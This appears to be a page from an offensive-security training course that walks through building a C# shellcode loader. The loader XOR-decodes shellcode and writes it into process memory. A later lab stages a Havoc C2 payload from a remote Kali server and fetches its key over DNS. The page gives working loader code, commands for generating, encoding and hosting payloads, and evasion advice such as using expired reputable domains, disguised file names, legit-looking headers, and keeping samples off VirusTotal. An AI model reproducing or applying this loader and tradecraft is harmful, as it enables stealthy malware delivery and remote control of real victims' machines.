
public static class ShellcodeDecoder
{
    public static byte[] Decode(byte[] shellCode, string xorKey)
    {
        // XOR Decoding process
        byte[] DecodedShellCode = new byte[shellCode.Length];
        for (int i = 0; i < shellCode.Length; i++)
        {
            DecodedShellCode[i] = (byte)(shellCode[i] ^ xorKey[i % xorKey.Length]);
        }

        return DecodedShellCode;
    }
}
- Delete the sample code provided by visual studio and replace it with the code above:
Your ShellCodeDecoder function should look like this:

Summary of C# XOR Decryption Code
-
Purpose: Decrypts a
shellCodebyte array using XOR with a key ("mysecretkey") and converts the result to a hexadecimal string. -
XOR Decryption:
- Iterates through
shellCode, XORing each byte with a byte fromxorKey(repeating the key as needed). - Stores decrypted bytes in
DecodedShellCode.
- Iterates through
-
Output: A comma-separated hexadecimal string.
IMPORTANT: When using XOR encoding (or encryption), the output length in bytes always equals the input length because XOR is a direct, byte-for-byte transformation. If you use AES, the output length will be larger due to the nature of AES, AES (block cipher) often increases output length due to padding (e.g., 100 bytes → 112 bytes with PKCS#7 padding).

STEP 3 - Define a new variable xorkey
- Right under Section "(2) Get a handle to the current process" add
xorkey, a new variable (contains the XOR key used for decryption), just paste it like shown in the screenshot below.
            // XOR key

            string xorkey = "mysecretkey";

STEP 4 - Modify the loader to call the ShellCodeDecoder function
- Under the
xorkeyyou just defined, addDecodedShellCode, a new byte array`** that will be populated with XOR decrypted shellCode, by submitting the XOR encrypted shellcode to our ShellCodeDecoder function, which will return the decrypted byte array, just paste it like shown in the screenshot below. The ConsoleWriteline statements are not really important, they just print the output to the screen so we can follow the process.
            // (3) XOR Decoding process

            byte[] DecodedShellCode = ShellcodeDecoder.Decode(shellCode, xorkey);

            // Print the XOR decoded shellcode to the screen

            Console.WriteLine("[-] Print XOR decoded shellcode to screen... ");
            byte[] DecodedFirst16 = new byte[Math.Min(DecodedShellCode.Length, 16)];
            Array.Copy(DecodedShellCode, 0, DecodedFirst16, 0, DecodedFirst16.Length);
            WriteColored(($"[+]    Shellcode First 16 bytes: " + BitConverter.ToString(DecodedFirst16).Replace("-", " ")), ConsoleColor.Green);
            WriteColored(($"[+]    Shellcode size: " + DecodedShellCode.Length + " Bytes (" + (DecodedShellCode.Length / 1024.0).ToString("F2") + " KB)"), ConsoleColor.Green);
            WriteColored(($"---> Press Any Key to continue"), ConsoleColor.Red);
            Console.ReadKey();
            Console.WriteLine("[-] Allocating memory region with RWX permission for XOR decoded shellcode... ");

STEP 5 : Change the WriteProcessMemory to use the DecodedShellCode
Next is making sure we place the decoded shellcode in memory, our original loader just took the provided (clear-text) shellcode stored in the shellCode array - we need to change this to our decoded payload (DecodedShellCode) of course, or our loader will just crash as the shellcode is still XOR obfuscated. The shellcode.Length can remain as XOR-ing doesn't change the length of the array.
- Change the WriteProcessMemory call to use the DecodedShellCode by renaming
shellCodetoDecodedShellCodelike shown in the screenshot below:
bool result = WriteProcessMemory(hProcess, funcAddr, DecodedShellCode, (uint)DecodedShellCode.Length, out bytesWritten);

Your code should look like this:

NOTE: A nice bonus of having a XOR Decryption function in our loader is that not only can we use it to decrypt our shellcode, but we will use this later on also to obfucate strings in our code (i.e. VirtualAlloc, CreateThread etc...) - and there's another bonus to doing that but we'll see that in the "Emulation Evasion" module.
4. Compile your code and run some forensics
- Now save both files files (BasicLoaderMod.cs and GetShellcode.cs) and build the solution.
Your build should succeed without any errors. You can find the compiled assembly in the output directory ("C:\THEV\Labs\XORLoader\XORLoader\bin\x64\Release").
- You can anylyze your newly built loader with
gocheck,PEStudio,Litterboxand CAPA if you have time left - just follow the same steps as in the previous labs (Chapter 1.10.3.1.2- Lab Forensics of the P/INVOKE Loader).
CLEANSCAN REPORT: https://kleenscan.com/scan_result/f86c08ed7b052b96a6442ec1fc6bd365f02ab912f65a53b60d57c4d7bb893f21


- Copy your XORLoader.exe to the desktop and execute it.
You can clearly see the XOR obfuscation in action. The initial shellcode is XOR encrypted, we then see the decryption happening in memory, and after injecting it into memory we see the byte array (DecodedShellCode) being cleared

Lab - Staged Loader
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
In this lab we'll be making 2 changes to our previous XORLoader:
- Instead of having the shellcode embedded in the program, we'll host it on a remote server (your kali box for example) and download it at runtime.
- Instead of having the XOR key hardcoded in the program, we'll retrieve it over DNS (TXT record).
This will make our loader much more flexible and harder to detect.
NOTE: And yes we're done with popping message boxes, this is just for proof of code execution purposes. From now on we'll be using
actual shellcodepayloads (Havoc) and executing them in memory. YAY :) - This loader will work with any PIC shellcode, by the way (meterpreter, sliver, etc...)!
OVERVIEW SOURCE CODE
SOURCE CODE LOCATION : "C:\THEV\Labs\RemoteLoader\RemoteLoader.sln" ├── RemoteLoader.cs -> Our main program ├──GetShellcode.cs -> Removed - no longer needed ├── ShellcodeDecoder.cs └──StagedLoader.cs -> A new class for handling staged loading └──RetrieveXORkey.cs -> A new class for retrieving the XOR keyLAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_RemoteLoader" ├── demon.x64.bin └── XOR_B64_Encoder.exeLAB SOLUTION : "C:\THEV\Labs\Lab_StagedLoader\SOLUTION" -> In case you get stuck,
this has all the proper code, shellcode and binaries.
BEST PRACTICES: By removing the payload from our loader, there is no malicious code that static analysis can detect. HOWEVER, by shifting the code from being hardcoded into the loader to external server, it provides more IOC's for dynamic/behavioural analysis. Therefore make sure that:
- Host your payload on a reputable server (onedrive, Dropbox, Akamai etc...)
- Ideally register expired domains with a good reputation, that are categorized as safe (or cloud services like AWS, Azure, Google Cloud).
- Use an FQDN, not an IP address (i.e. key.crimsoncore.be instead of 192.168.100.25)
- Use HTTPS to download the shellcode - the shellcode never touches disk, it gets loaded into the buffer of a program, but we want to evade network based detections
- make the webrequest look legit (user agent, headers etc...)
- Use a name for the shellcode that looks normal (i.e. not shellcode.bin but update.dat for example)
Advantages : Easy to change shellcodes (as they're hosted), harder to detect by static analysis - if you want to make this download even safer you could use IP Tables to only allow your target to download the payload.
LAB EXERCISE TASKS
| Step | Action | Description |
|---|---|---|
| 1. | Turn Defender | We want to see if our POC code gets detected |
| 2. | Create Havoc Demon shellcode | Binary shellcode XOR encrypted, Base64 encoded |
| 3. | Retrieve shellcode remotely | Hosted with Updog2 on your kali server |
| 4. | Retrieve XOR Key remotely | Add a new class to do a DNS TXT record lookup for the xorkey |
| 5. | Compile and run the code | Test the loader and make sure it works |
1. Turn Defender ON
IMPORTANT : Make sure Windows Defender is turned ON!!!
Check if Defender is turned ON by running the checkav.ps1 script:
- Open a
powershellprompt asAdministrator:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned
OFF- run the following script to turn it ON:
c:\thev\labs\powershell\av_enable.ps1
2. PREPARATION : Generating a XOR encrypted payload (binary)
There are 4 steps required for to create a XOR encrypted payload:
- Generate a shellcode binary (raw) payload with Havoc,
- Define a XORKEY -
don't use a single-byte key , those are easily bruteforced by AV/EDR, - XOR encrypt the binary data of the shellcode, and then we'll also Base64 encode it (this makes it easier to transmit over HTTP and adds another layer of obfuscation),
- Host the payload on a remote server (kali box in our case).
Let's start with generating a vanilla Havoc demon payload on Kali:
- On your kali machine go to your Havoc GUI and create a new demon payload (x64) by going to
Attack->Payload. Save the payload asdemon.x64.bininopt\Havoc\payloads.

- Open a terminal on kali and start Updog2 (with ssl) to start hosting your Havoc payloads directory:
cd /opt/Havoc/payloads
updog2 --ssl

- Then on windows open a
powershell promptand download your demon.x64.bin and convert your havoc demon payload ("demon.x64.bin") to a XOR and Base64 encoded string with our toolXOR_B64_Encoder.exe:
cd /THEV/Labs/Lab_RemoteLoader
scp Threatadmin@kali:/opt/Havoc/payloads/demon.x64.bin .
We're using
SCPto copy the file from our kali box to our windows lab machine, it will prompt you for the password of theThreatadminuser on kali. You of course can also use Updog2 to download the file if you want. Just make sure you're in the right working directory on windows (C:\THEV\Labs\Lab_RemoteLoader) when downloading your shellcode executing theXOR_B64_Encoder.exetool.

- From the same powershell prompt execute the following command to generate the XOR and Base64 encoded payload:
.\XOR_B64_Encoder.exe .\demon.x64.bin mysecretkey b64

Since we'll be hosting the payload on a webserver (in this case our kali machine), we need to upload our XOR and B64 encoded shellcode again.
- Upload your XOR and Base64 payload (
payload.b64) to kali:
scp payload.b64 Threatadmin@kali:/opt/Havoc/payloads/payload.b64

- Use chrome to verify your payload.base64 is accessible over HTTPS by going to
https://kali:9090.

NOTE: If you get certificate warnings in your browser, this is because we're using self-signed certificates with updog2. In a real-world scenario you would use a valid certificate from a trusted CA.
- Click on
advancedand theproceed to kali (unsafe). You should see you payloads directory that's being hosted by updog2, and yourpayload.b64file should be there.
